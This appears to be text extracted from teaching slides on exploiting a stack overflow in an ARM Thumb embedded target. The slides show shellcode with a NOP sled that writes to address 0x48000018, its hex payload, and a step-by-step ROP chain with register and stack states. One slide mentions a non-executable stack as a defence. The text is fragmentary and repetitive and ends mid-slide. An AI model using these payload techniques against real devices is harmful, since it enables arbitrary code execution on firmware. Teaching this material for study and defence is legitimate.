
Exploit - Arbitrary Code




Exploit - Arbitrary Code



Exploit - Arbitrary Code



Exploit - Arbitrary Code




Exploit - Arbitrary Code

hex payload:

corrupted
return
address

arbitrary
code
executed
from the
stack



46c0	NOP
4801	ldr r0, [pc, #4]
4902	ldr r1, [pc, #8]
6001	str r1, [r0, #0]
e7fe	b.n .
48000018	
00000002	
20007db5	



make stack non-executable

c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
0148
0249
0160
fee7
1800
0048
0200
0000
b57d
0020

R7 : ????????	R6 : ????????
R5 : ????????	R4 : ????????
R3 : ????????	LR : ????????


Exploit - ROP Chain

Rx = 2
 Ry = 0x48000018
 [Ry] = Rx


registers

47960108
b07d0020
c046c046
c046c046
c046c046
c046c046
c046c046
c046c046
25960108
14000048
c046c046

payload



← SP



← PC



R7 : 20007db0	R6 : 46c046c0
R5 : 46c046c0	R4 : 46c046c0
R3 : ????????	LR : 08019647

Exploit - ROP Chain

Rx = 2
 Ry = 0x48000018
 [Ry] = Rx

registers

47960108
b07d0020
c046c046
c046c046
c046c046
c046c046
c046c046
c046c046
25960108
14000048
c046c046



payload



← SP

08019646

08000000





R7 : 20007db0	R6 : 46c046c0
R5 : 46c046c0	R4 : 46c046c0
R3 : 00000002	LR : 08019647

registers

Exploit - ROP Chain

R3 = 2 ✓
Ry = 0x48000018
[Ry] = Rx




R7 : 